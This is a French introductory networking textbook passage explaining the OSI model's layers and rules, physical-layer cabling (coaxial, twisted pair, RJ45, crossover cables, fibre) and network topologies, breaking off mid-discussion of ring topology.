Nous sommes près de 1,8 milliards d'internautes aujourd'hui. Internet est une gigantesque toile d'araignée.

Comment est-ce possible de faire communiquer autant de machines ?

Comment ne pas s'y perdre dans ce dédale d'informations ?

Nous allons étudier cela de plus près, en essayant tout d'abord de comprendre comment Internet a été créé et quelles sont les normes mises en œuvre pour orchestrer ce bal d'informations.

## Comment communiquer ?

Imaginez que vous puissiez communiquer à chaque instant, quand vous le voulez, avec n'importe qui dans le monde ! C'est ce que nous propose Internet.

Il n'est déjà pas facile de s'exprimer lorsque nous sommes un petit groupe de 10 personnes, difficile lorsque nous sommes 100 et quasiment impossible quand nous sommes 1 000. Internet propose donc de relever le défi de pouvoir communiquer tous ensemble, en même temps, quand nous le souhaitons. Pour arriver à cette prouesse, il a bien entendu fallu créer un système de communication complexe permettant aux machines d'échanger entre elles.



Comment ce modèle de communication a-t-il pu être créé ?

Pour répondre à cette question, le plus simple est de partir de nos acquis en termes de communication.

Commençons par un petit inventaire des moyens de communication à notre disposition :

- la parole ;
- le téléphone ;
- le courrier ;
- le pigeon voyageur ;) ;
- etc.

Essayons maintenant de comprendre quels sont les éléments qui composent ces moyens de communication.

Pour la parole, nous avons besoin :

- d'un émetteur ;
- d'un récepteur ;
- d'un support de transmission (l'air).

Pour le téléphone, c'est un peu pareil sauf que nous avons besoin d'un élément complémentaire qui est l'intermédiaire entre la parole et l'électronique. En effet, on transforme la parole en signaux électriques, lesquels arrivent côté récepteur et sont de nouveau transformés en paroles. Nous voyons qu'il y a une *encapsulation* de l'information.

Nous retrouvons ce système d'encapsulation dans le courrier, pour lequel nous avons besoin :

- d'un émetteur ;
- d'un récepteur ;
- d'un support de transmission (la lettre) ;
- d'un contenant (l'enveloppe) ;
- d'un intermédiaire (La Poste).

Ainsi, nous commençons à comprendre ce dont nous avons besoin pour communiquer.



Est-ce que tout ceci peut s'appliquer aux ordinateurs ? Comment allons-nous faire pour parler tous en même temps ? Comment communiquer avec l'autre bout du monde instantanément ?

Nous allons voir par la suite comment les chercheurs ont fait pour passer des principes de communication humains à des principes de communication pour ordinateurs.

Ils ont ainsi regroupé l'ensemble de leurs recherches et de leurs résultats dans une norme que devront respecter les personnes se connectant à Internet.

Il s'agit du **modèle OSI** !

## **Le modèle OSI**

Le modèle OSI est né en 1984. Les plus observateurs d'entre vous auront remarqué que celui-ci est apparu après la naissance d'Internet !

La raison est simple : le modèle OSI est né quand nous avons commencé à avoir une certaine expérience des communications entre ordinateurs. Il tient donc compte des



communications existantes, mais aussi des communications futures et de leurs évolutions potentielles.

Son objectif est de normaliser les communications pour garantir un maximum d'évolutivité et d'interopérabilité entre les ordinateurs.



Tout cela est fort sympathique, mais qu'est-ce que le modèle OSI ?


Le modèle OSI est une norme qui préconise comment les ordinateurs devraient communiquer entre eux.

Ainsi, si vous voulez faire communiquer votre grille-pain avec votre lave-vaisselle, il faudra vous appuyer sur le modèle OSI, ou du moins vous en inspirer le plus possible. Cela impliquera notamment le respect de la communication par couches.



En quoi consistent ces couches ?

Le modèle OSI est un modèle en couches. Cela signifie qu'il est découpé en plusieurs morceaux appelés « couches », chacune ayant un rôle défini (figure suivante).



Le modèle OSI

Nous voyons ici que le modèle OSI a sept couches. Chacune possède un nom différent.



### Pourquoi 7 couches ?

Comme indiqué précédemment, pour mettre en place une communication, il faut mettre en œuvre un certain nombre d'éléments, comme l'émetteur, le récepteur, le langage, etc. Les chercheurs ont réfléchi au nombre d'éléments principaux qu'il faudrait mettre en place pour communiquer et ils en ont mis **7** en évidence !

Chaque couche du modèle OSI va donc avoir un rôle particulier, une tâche à accomplir. L'ensemble de ces tâches permettra de communiquer d'un ordinateur à un autre.

Examinons ces couches un peu plus en détail...

## Cartes d'identité des couches du modèle OSI

La **couche 1** ou « couche physique » :

- Nom : physique.
- Rôle : offrir un support de transmission pour la communication.
- Rôle secondaire : RAS.
- Matériel associé : le *hub*, ou concentrateur.

La **couche 2** ou « couche liaison » :

- Nom : liaison de données.
- Rôle : connecter les machines entre elles sur un *réseau local*.
- Rôle secondaire : détecter les erreurs de transmission.
- Matériel associé : le *switch*, ou commutateur.

La **couche 3** ou « couche réseau » :

- Nom : réseau.
- Rôle : interconnecter les réseaux entre eux.
- Rôle secondaire : fragmenter les paquets.
- Matériel associé : le routeur.

La **couche 4** ou « couche transport » :

- Nom : transport.
- Rôle : gérer les connexions applicatives.
- Rôle secondaire : garantir la connexion.
- Matériel associé : RAS.

La **couche 5** ou « couche session » : on s'en fiche !

Oui, vous avez bien lu ! Au-delà de la couche 4, les couches sont sans intérêt ! ou presque...

La raison est simple : le modèle OSI est un modèle théorique. Le modèle sur lequel s'appuie Internet aujourd'hui est le modèle TCP/IP. Or, ce modèle n'utilise pas les couches 5 et 6, donc... on s'en fiche !

Vient ensuite la couche 7, pour laquelle tout ce qui précède est mis en place. Elle correspond au grand manitou, au patron, à **l'application** !

La **couche 7** ou « couche application » :

- Nom : application.
- Rôle : RAS.
- Rôle secondaire : RAS.
- Matériel associé : le proxy.



Si la couche 7 n'a pas de rôle, pourquoi existe-t-elle ?

Elle est là pour représenter les applications pour lesquelles nous allons mettre en œuvre des communications.

Ce n'est donc pas cette couche en elle-même que nous allons étudier, mais les couches qui lui rendent service et acheminent les informations, soit les couches 1 à 4.

Ces couches 1 à 4 sont appelées les « couches réseau ». Ce sont elles qui ont la responsabilité d'acheminer les informations d'une machine à une autre, pour les applications qui le demandent.

Avant d'examiner plus en détail les couches, nous allons préciser le cadre d'utilisation du modèle OSI.

## Règles d'or du modèle OSI

Le modèle OSI étant une norme, il doit indiquer, aux personnes voulant mettre en place des réseaux, comment travailler. Plus exactement, cela permet aux constructeurs de matériels de réseau de savoir comment fabriquer leurs matériels, et donc de garantir la compatibilité entre eux.

Si chacun respecte la norme, ça fonctionne !

Nous avons vu que chaque couche a un rôle qu'il faudra respecter. Ainsi, la couche 2 ne s'occupera jamais de la communication entre réseaux. De même, la couche 3 ne s'occupera pas de la communication sur un réseau local, etc.

Le modèle OSI ajoute deux règles plus générales entre les couches :

- chaque couche est indépendante ;
- chaque couche ne peut communiquer qu'avec une couche adjacente.

### *Chaque couche est indépendante*

L'impact de cette règle sera que les informations utilisées par une couche ne pourront pas être utilisées par une autre couche.

Par exemple, pour ceux qui connaissent déjà un peu le réseau, l'adresse IP qui est une adresse de couche 3 ne pourra pas être utilisée par une autre couche, sous peine de ne pas respecter le modèle OSI.

Cela va permettre de garantir l'évolution des communications dans le temps.

En utilisant Internet aujourd'hui, sans le savoir, vous utilisez le protocole IPv4 pour la couche 3. Demain, nous allons passer au protocole IPv6 pour des raisons que nous expliciterons avec la couche 3.

Si jamais nous utilisons des adresses IPv4 dans une autre couche, le jour où nous changerons le protocole de couche 3 qui utilise les adresses IPv4, nous devrons aussi changer le ou les protocoles qui utilisent cette adresse.



Rendre les couches indépendantes garantit leur interchangeabilité.

Cela veut dire qu'on pourra changer un protocole associé à une couche sans avoir besoin de changer toutes les couches du modèle OSI.

C'est un peu comme si vous aviez une commode avec des tiroirs. Vous pouvez remplacer un tiroir cassé sans avoir à changer toute la commode !

### ***Chaque couche ne peut communiquer qu'avec une couche adjacente***


Pour comprendre cette règle, vous allez devoir comprendre comment les machines se servent du modèle OSI pour communiquer.

Vous êtes devant votre ordinateur et votre navigateur préféré. Vous entrez l'adresse d'un site dans la barre d'adresse, et le site apparaît aussitôt.

Sans le savoir, vous avez utilisé le modèle OSI !

En gros, l'application (le navigateur) de couche 7 s'est adressée aux couches réseau pour que celles-ci transmettent l'information à l'application demandée sur la machine demandée (le serveur web sur la machine google.com, par exemple).

Lors d'un envoi, nous parcourons donc les couches du modèle OSI de haut en bas, de la couche 7 à la couche 1.



Envoi dans le modèle OSI

Ainsi, grâce à la seconde règle du modèle OSI, **nous garantissons que lors de l'envoi d'informations, toutes les couches du modèle OSI vont être parcourues.**

Ceci est garanti, car nous partons de la couche 7, et la règle nous dit qu'une couche ne peut communiquer qu'avec une couche adjacente. La couche 7 ne pourra donc communiquer qu'avec la couche située directement sous elle, à savoir la couche 6.

En fait, c'est presque vrai, car comme vous le savez maintenant, le modèle OSI n'est qu'un modèle théorique, et la couche 7 s'adresse directement aux couches réseau pour communiquer, soit directement à la couche 4, qui s'adresse à la couche 3, qui s'adresse à la couche 2...



Nous pouvons ainsi garantir que tous les rôles associés à chaque couche, et donc nécessaires à la communication, vont être remplis !

## Ce qu'il faut retenir

- Le modèle OSI est une norme précisant comment les machines doivent communiquer entre elles.
- C'est un modèle théorique, le modèle réellement utilisé étant le modèle TCP/IP.
- Le modèle OSI possède 7 couches.
- Chaque couche a un rôle particulier.
- Les couches 1 à 4 sont les couches réseau.
- Les couches réseau offrent le service de communication à la couche applicative.
- Chaque couche est indépendante des autres.
- Chaque couche ne peut communiquer qu'avec une couche adjacente.
- Lors de l'envoi de données, on parcourt le modèle OSI de haut en bas, en traversant toutes les couches.
- Deux règles d'or sont associées à ce modèle, elles permettent de garantir sa bonne utilisation.



# 3

## Brancher les machines : la couche 1

Maintenant que nous avons vu comment fonctionnent les communications avec le modèle OSI, nous allons approfondir l'étude de chacune des couches qui nous intéressent. Il s'agit des quatre premières couches qui correspondent aux couches **réseau**. Nous étudierons tout d'abord les couches qui nous servent à dialoguer sur un réseau local, en commençant par la couche 1.

### La couche 1, ses rôles

Comme nous l'avons vu avec le modèle OSI, chaque couche a un ou plusieurs rôles associés qui servent à mettre en place la communication.



À quoi sert la couche 1 ?

Le rôle principal de la couche 1 est de **fournir le support de transmission de la communication**.

En effet, pour pouvoir communiquer, un support va être nécessaire. Vous en connaissez déjà deux si vous êtes connecté à Internet : un câble Ethernet reliant votre ordinateur à votre box ou l'air libre si vous utilisez le Wi-Fi.

La couche 1 aura donc pour but d'acheminer des signaux électriques, des 0 et des 1 pour schématiser.



Pourquoi des 0 et des 1 et pas des 5 ou des 564 ?

Ceci est lié à la difficulté de distinguer des signaux électriques différents. Sur un signal qui varie entre 0 V et 5 V, il est facile de distinguer quand on est près de 0 V ou de 5 V.

En revanche, si je vous demande de faire la distinction entre 0 V, 1 V, 2 V, 3 V, 4 V et 5 V, cela sera plus difficile ! Notamment quand il y aura des perturbations magnétiques, comme des aimants, qui pourront venir modifier le signal électrique.

Imaginons que la perturbation modifie le signal en ajoutant 2 V. Il vous sera alors très difficile de faire la distinction entre 3 V et 4 V. Alors qu'entre 0 V et 5 V, cela est encore possible en prenant une marge de 2 V.

Il est donc plus facile de distinguer 2 signaux plutôt que 5 ou 10. C'est pour cela que l'on travaille avec des 0 et des 1 en informatique, qui représentent deux signaux différents !

Dans la section suivante, nous allons voir comment faire pour faire circuler ces 0 et ces 1 ?


## Les matériels, câbles...

Les 0 et les 1 vont circuler grâce aux différents supports de transmission, que nous allons étudier en détail.

Historiquement, nous avons utilisé des câbles, qui sont dépassés aujourd'hui, mais que vous pourrez parfois encore rencontrer dans des réseaux antiques : il s'agit des *câbles coaxiaux* !

### Les câbles coaxiaux

La figure suivante vous montre comment se présente un câble coaxial.



Le principe est de faire circuler le signal électrique dans le fil de données central. On se sert du maillage de masse, autrement appelé *grille*, pour avoir un signal de référence à 0 V. On obtient le signal électrique en calculant la *différence de potentiel* entre le fil de données et la masse.

Le nom scientifique donné au câble coaxial est 10B2 ou 10B5 pour sa version encore plus ancienne.





Que signifient ces chiffres et ces lettres présents dans le nom ?

- le 10 indique le débit en Mbps (mégabits par seconde) ;
- le B indique la façon de coder les 0 et les 1, soit ici la bande de Base ;
- le dernier chiffre indique la taille maximale du réseau, exprimée en mètres et divisée par 100.

Cette taille est de 200 m pour le 10B2, et de 500 m pour le 10B5. Par exemple, pour une longueur de 200 m, si je divise par 100, cela me donne 2. Le nom scientifique est donc bien 10B2 !

### **Le câble coaxial 10B5**

Le 10B5 est le plus ancien et le plus compliqué à utiliser. Le principe consiste à poser le câble dans toutes les salles à informatiser. Ensuite, on peut brancher des machines sur le câble, mais seulement à certains endroits ! La connexion se fait à l'aide de prises vampire.



Que vient faire Dracula là-dedans ?

En fait, il fallait faire un petit trou à la main dans le câble pour atteindre le fil de données. Une fois cette manipulation effectuée, on mettait en place la prise vampire dans laquelle une petite pointe en métal venait en contact avec le fil de données et permettait de récupérer le signal (voir la figure suivante).



Prise vampire

Autant dire que les administrateurs réseau étaient manuels !

Pour la petite histoire, les câbles 10B5 étant très épais, il était donc difficile de les plier. Et si par malheur le câble était trop plié, le fil de données situé à l'intérieur pouvait se rompre et le réseau était alors coupé et le câble, bon à jeter.

Heureusement est arrivé le 10B2 !

### **Le câble coaxial 10B2**

Le câble coaxial 10B2 possède la même structure que le 10B5, mais en plus fin. La connectique utilisée est aussi très différente, car la propagation de l'information ne se fait pas de la même façon.

Pour mettre en place un réseau en 10B2, il fallait :

- des câbles 10B2 équipés de prises BNC ;
- des tés BNC ;
- des bouchons.

Les figures suivantes, de haut en bas, le câble équipé d'une prise BNC, le té BNC et le bouchon BNC.



Prise BNC



Té BNC



Bouchon BNC

Pour créer le réseau, on mettait un bouchon sur un côté du té, une carte réseau sur le deuxième côté (celui du milieu) et un câble sur la dernière prise. L'autre extrémité du câble était branchée sur un autre té, et ainsi de suite jusqu'à la fermeture du réseau par un bouchon.

La figure suivante montre un exemple de connexion sur un té.



Connexion BNC

Et voici le réseau complet.




Réseau BNC

Cela devient plus simple et plus solide que le réseau 10B5, car si un câble est défectueux, on peut le remplacer. Mais si jamais quelqu'un veut se débrancher du réseau... il le coupe ! Heureusement pour nous, le réseau a évolué et la paire torsadée est arrivée !

### La paire torsadée

Le câble à paires torsadées n'est plus un câble coaxial. Il n'y a plus un unique fil dans le câble mais huit ! De quoi faire passer de l'information dans tous les sens !

Le câble à paires torsadées est donc composé de huit fils, torsadés deux à deux, par paires, d'où le génie des chercheurs quand ils ont trouvé son nom, la paire torsadée !



Câble à paires torsadées



Pourquoi utiliser 8 fils ?

Parce que nous avons été malins ! Seuls deux fils sont nécessaires pour faire passer une différence de potentiel, comme nous l'avons vu au paragraphe précédent sur le câble coaxial.

Cependant, nous ne savons pas de quoi l'avenir sera fait, et peut-être que demain nous voudrions faire passer plusieurs informations sur un même câble.

Ainsi, le câble à paires torsadées a été créé avec 8 fils, alors que deux auraient suffi, ceci afin de permettre son évolution.



Donc aujourd'hui, nous utilisons 2 fils, soit une paire, pour faire passer l'information ?

Eh non ! Aujourd'hui, dans la plupart des réseaux, nous utilisons 2 paires, soit 4 fils, car nous utilisons une paire pour envoyer les données, et une paire pour les recevoir. Nous n'utilisons donc que 4 fils sur 8.

Ceci dit, ce n'est pas grave, car il existe déjà des technologies qui utilisent plus de 4 fils, et nous avons eu raison d'en mettre 8 dans le câble à paires torsadées.



Pourquoi les fils sont-ils torsadés ?

Parce que cela permet une meilleure protection du signal électrique. En effet, on s'est rendu compte qu'en torsadant les fils de la sorte, le câble était moins sujet à des perturbations électromagnétiques.

Mais quand vous posez un câble, il faut cependant éviter si possible de passer à côté de sources de perturbation comme des câbles électriques à 220 V ou des néons qui créent de grosses perturbations lors de l'allumage.



Est-ce que la paire torsadée a un nom compliqué comme le 10B2 ?

Oui, on l'appelle aussi le 10BT, ou 100BT ou 1000BT, selon le débit utilisé (10 Mbps, 100 Mbps, 1 000 Mbps). Le « T » signifie « torsadé », ou *twisted* en anglais. On ajoute parfois un « x » à la fin, pour indiquer que le réseau est commuté. Nous verrons cela avec la couche 2.

Si je vous dis que le réseau est en 100BTx, vous savez que j'utilise de la paire torsadée et que le débit est de 100 Mbps (et accessoirement que le réseau est commuté, mais cela n'est pas encore très parlant...).



Le câble coaxial n'est plus utilisé, mais qu'en est-il de la paire torsadée ?

On l'utilise encore dans 90 % des cas ! Elle reste la championne de la connexion, le top du top !

C'est d'ailleurs sûrement le câble que vous utilisez pour vous connecter à votre box. On trouve la paire torsadée partout en entreprise, chez les particuliers, etc.

Ceci s'explique par le fait qu'elle est robuste et permet de gros débits, qu'elle n'est pas chère, et qu'elle est simple à installer.



Comment branche-t-on les machines avec une paire torsadée ?

On les branche à l'aide de prises RJ45.



Ne confondez pas le câble à paires torsadées avec les prises de ce câble, RJ45 ! Ne me parlez donc pas de câble RJ45, cela n'existe pas !

La figure suivante une prise RJ45. On peut voir les 8 petits connecteurs en cuivre qui sont reliés aux 8 fils.




Prise RJ45



Étant donné que nous n'utilisons que 4 fils, peut-on utiliser n'importe lesquels ?

Non ! Il faut utiliser des fils spécifiques, qui sont les fils 1, 2, 3 et 6. La figure suivante le branchement d'un câble et les fils utilisés (avec les couleurs).



Paire torsadée droite

De plus, il ne faut pas oublier que cette prise doit être branchée dans une autre prise pour être connectée. On appelle cette prise une prise femelle, elle est généralement située sur un *hub* ou un *switch*, comme nous le verrons plus tard.



RJ45 femelle



Switch

Imaginons une machine A à gauche et une machine B à droite, que nous relierons à l'aide de ce câble.



RJ45 droit 2

Comme vous l'avez peut-être deviné, ce branchement ne fonctionnera pas. Nous avons vu que deux paires sont nécessaires pour une connexion : une première paire pour envoyer des données et une seconde paire pour les recevoir.

Or, d'après le câblage utilisé, la transmission de la machine A va être en relation avec la transmission de la machine B. De même, la réception de la machine A va être en

relation avec la réception de la machine B (voir la figure suivante). Cela ne fonctionnera pas...




RJ45 droit avec transmissions



Alors comment faire ?

Pour pouvoir relier la transmission de la machine A avec la réception de la machine B, il faudrait que les fils 1 et 2 soient en relation avec les fils 3 et 6... Ce qui reviendrait à *croiser* les fils... Et voilà, nous venons d'inventer le câble croisé !

Comme vous pouvez le constater sur la figure suivante, nous avons bien la transmission de la machine A en relation avec la réception de la machine B.



RJ45 croisé

Nous pouvons en tirer une conclusion : pour relier deux machines directement entre elles, il faut un câble **croisé**.




Pourtant je connecte mon ordinateur et ma box avec un câble droit !

Il peut y avoir deux raisons à cela :

- les connexions de transmission et réception de la prise femelle sont déjà inversées ;
- les prises femelles de ma box et de mon ordinateur peuvent s'adapter et inverser les connexions de transmission et réception si besoin.

Le premier cas est modélisé sur le schéma de la figure suivante. Nous voyons bien que même si nous utilisons un câble droit, la paire de transmission de la machine A est en relation avec la paire de réception de la machine B.



RJ45 droit avec switch

Dans le second cas, la machine B peut choisir indifféremment les paires de transmission et de réception pour se trouver dans le cas de la machine A ou de la machine B. Magique !

Ainsi, étant donné que les cartes réseau ont évolué aujourd'hui, **vous pouvez utiliser indifféremment des câbles droits ou croisés**. Ça reste vrai tant que vous n'utilisez pas de vieux matériel qui ne serait pas capable de changer ses paires de connexion...



Si j'utilise du vieux matériel, comment savoir s'il faut utiliser un câble droit ou un câble croisé ?

Il y a une règle simple, mais pas toujours facile à comprendre : **je dois utiliser un câble croisé pour connecter deux matériels de même type**.

Super ! Vous vous demandez peut-être ce que c'est que deux matériels de même type ? Cela peut être deux ordinateurs ou deux imprimantes, par exemple. Quand les deux matériels sont identiques, on sait qu'ils sont de même type, c'est facile.

En revanche, si l'on veut connecter un ordinateur et une imprimante, comment faire ? Il va falloir créer deux catégories :

- les matériels de connexion ;
- les matériels connectés.

**Les matériels de connexion** sont ceux qui servent à connecter plusieurs machines entre elles, comme les hubs ou les switches.



Un hub



Un switch

Les **matériels connectés** sont... tout le reste ! Les ordinateurs, les imprimantes, les routeurs, etc.



Et voilà, nous avons fait le tour de la paire torsadée qui est encore le câble le plus utilisé de nos jours.



Mais à quoi branche-t-on cette paire torsadée ?

Dans un premier temps, aux prises RJ45 femelles. Celles-ci sont montées sur des cartes réseau pour nos machines.

Mais pour pouvoir relier plusieurs machines entre elles sur un réseau, il faut utiliser un matériel de connexion. Pour la couche 1, il s'agit du hub (ou concentrateur en français), machine composée de plusieurs prises RJ45 femelles et qui a pour rôle de relier les machines entre elles.



Un hub

Cependant, le hub a un fonctionnement particulier. Imaginez cinq machines branchées à un hub, soit les machines A, B, C, D et E. Si la machine A veut parler à la machine C, elle va envoyer l'information au hub. Mais lui ne sait pas lire ! Il va donc envoyer l'information à toutes les machines en supposant que l'une d'entre elles sera la bonne !

Les machines B, D et E vont alors détecter que l'information n'est pas pour elles et vont la rejeter, alors que la machine C va pouvoir la lire ! (comme on peut le voir, un hub n'est pas l'idéal pour la confidentialité des données...).

Le hub ne fait pas dans la finesse, mais ça fonctionne !



Quel est l'avenir du câblage réseau ? Est-ce encore la paire torsadée ?

A priori, même si cela coûte encore très cher, **la fibre optique** est amenée à remplacer la paire torsadée, notamment en raison des débits qu'elle peut offrir. Mais ce n'est pas pour tout de suite...

## La fibre optique

Avec la fibre optique, nous transportons des 0 et des 1, non plus via l'électricité, mais grâce à la **lumière** !

On envoie de la lumière dans le fil, et elle ressort quelques mètres ou kilomètres plus loin. Sans entrer dans les détails, nous ne retiendrons ici que ce qui nous intéresse de la fibre optique.

### **Le nom scientifique**

Le nom scientifique de la fibre est communément le 1000BF. On parle donc de gigabit et le « F » signifie fibre ! Il existe aujourd'hui deux types de fibres :

- la fibre monomode ;
- la fibre multimode.

La fibre monomode fait passer **une seule longueur d'onde** lumineuse, soit une seule couleur. Elle fonctionne donc avec du laser qui peut être vert, bleu, rouge, etc.

La fibre multimode fonctionne avec de la lumière blanche, et donc **toutes les longueurs d'ondes** (la lumière blanche est la somme de toutes les lumières possibles, comme celle du soleil).



Mais pourquoi avoir deux fibres différentes ?

Le débit et la distance parcourue ne seront pas les mêmes dans les deux cas. En effet, la fibre monomode est beaucoup plus performante que la multimode.



Ah bon ? Une seule lumière est plus efficace que toutes les lumières ensemble ?

Eh oui ! Dans le cas de la lumière blanche, la lumière envoyée dans la fibre va être réfléctie à l'intérieur de cette dernière. Mais chaque couleur va se refléter légèrement différemment, ce qui fait qu'au bout de la fibre, au lieu d'avoir une lumière blanche, on aura des couleurs qui arriveront très proches, mais pas parfaitement ensemble.

C'est comme si vous lanciez une poignée de cailloux. Les cailloux sont bien regroupés au lancement, mais plus ils avancent et plus ils s'éparpillent. Alors que si vous lancez un seul caillou, il arrivera groupé (vu qu'il est seul). C'est pareil pour la fibre monomode.

On pourra ainsi parcourir une plus longue distance avec de la fibre monomode :

- 2 km pour la fibre multimode ;
- 60 km pour la fibre monomode.

Même si les distances parcourues aujourd'hui peuvent être beaucoup plus grandes (le record étant de l'ordre de 8 000 km), c'est un bon ordre de grandeur.

C'est ainsi qu'on a relié les États-Unis à l'Europe, en passant de la fibre monomode à travers l'Atlantique, et en répétant le signal lumineux tous les 60 km...

### **La fibre aujourd'hui**

De nos jours, vous n'utilisez pas la fibre pour relier votre ordinateur au réseau. En revanche, elle est très utilisée chez les opérateurs Internet qui ont besoin de beaucoup de bande passante, dans les grandes entreprises, dans ce que l'on appelle « le cœur de réseau », et parfois dans certaines entreprises lorsqu'il y a de gros moteurs qui créent des perturbations électromagnétiques (vu que la lumière y est insensible).

Voilà, vous avez un aperçu de ce qui se fait en termes de câblage, du moins le câblage matériel, puisqu'il existe aussi aujourd'hui du câblage virtuel, à savoir le Wi-Fi ! Toutefois, nous n'allons pas rentrer dans le détail de la technologie Wi-Fi.

Maintenant que nous avons du matériel pour brancher les ordinateurs, il nous reste à savoir comment nous allons organiser ces branchements, car plusieurs possibilités s'offrent à nous.

## La topologie réseau


### Les trois topologies

En réseau, la topologie est **la manière selon laquelle on branche les machines entre elles**.

Les trois topologies principales sont :

- la topologie en bus ;
- la topologie en anneau ;
- la topologie en étoile.


Les voici représentées sur les figures suivantes (les ronds correspondent aux machines et les traits symbolisent le câblage).



Topologie en bus



Topologie en anneau



Topologie en étoile

Dans la topologie en bus, toutes les machines sont branchées sur le même câble. Comme vous pouvez l'imaginer, cela se rapporte notamment à du câblage coaxial 10B2 ou 10B5.

Dans la topologie en anneau, toutes les machines sont branchées à un même câble, mais celui-ci est bouclé sur lui-même en cercle.

Comme vous pouvez l'imaginer... Non, vous n'imaginez rien, car nous n'avons vu aucune technologie de câblage en anneau. Vous n'en verrez plus nulle part d'ailleurs ! Ou alors ce n'est pas de chance.


Enfin, dans la topologie en étoile, toutes les machines sont branchées à une machine centrale, **qui sait envoyer les informations à une machine en particulier**. Cela nous fait penser à des machines reliées en paires torsadées à un switch.

Dans les sections suivantes, nous verrons pourquoi il existe plusieurs topologies et quelles sont leurs différences.

## Caractéristiques

Nous allons les étudier une à une, sachant que l'objectif pour nos réseaux sera d'avoir un maximum de machines et une taille de réseau la plus grande possible.

### Caractéristiques du bus



Topologie en bus



Comment communique-t-on sur un bus ?

Sur un bus, une seule machine à la fois peut émettre, étant donné qu'il n'y a qu'un seul câble. Ainsi, on écoute si une machine parle, et si personne ne parle, c'est bon !



Peut-on brancher une infinité de machines sur un bus ?

Non ! Tout simplement, car nous n'avons qu'un seul câble pour toutes les machines. Une seule personne peut parler à un instant donné. Par conséquent, plus il y a de machines et moins nous avons de possibilités de parler.

C'est comme si vous étiez dans une pièce avec d'autres personnes. Plus vous êtes nombreux et plus il est difficile de parler et de prendre la parole.

On considère qu'au-delà de 50 machines, la probabilité de parler en même temps qu'une autre machine est plus forte que celle de parler seul, et donc que le réseau ne fonctionnera plus...



Peut-on faire un réseau de taille illimitée ?

Non plus ! Tout simplement à cause du temps de propagation de l'information. Plus le câble est long, plus l'information met du temps à aller d'un bout à l'autre du réseau, et donc plus il y a de chances pour qu'une machine essaye de communiquer en même temps que les autres. La taille du réseau est donc limitée pour minimiser le risque que plusieurs machines parlent en même temps.

### Caractéristiques de l'anneau



Topologie en anneau

Le mode de communication sur un anneau est assez différent. Un « jeton » tourne en permanence sur l'anneau et les machines peuvent l'emprunter pour envoyer un message. C'est un peu comme si vous étiez assis en rond avec des amis et que votre seul moyen de communiquer était un panier que vous vous passiez de l'un à l'autre, dans un sens. Pour parler, il faut prendre le panier et mettre son message dedans. Vous passez le panier à votre voisin qui regarde l'adresse du destinataire. Si c'est lui, il le lit, sinon il passe à son voisin, et ainsi de suite.



Peut-on brancher une infinité de machines sur un anneau ?

Non ! Car comme pour le bus, il n'y a qu'un jeton pour tout le monde.



Peut-on faire un réseau de taille illimitée ?

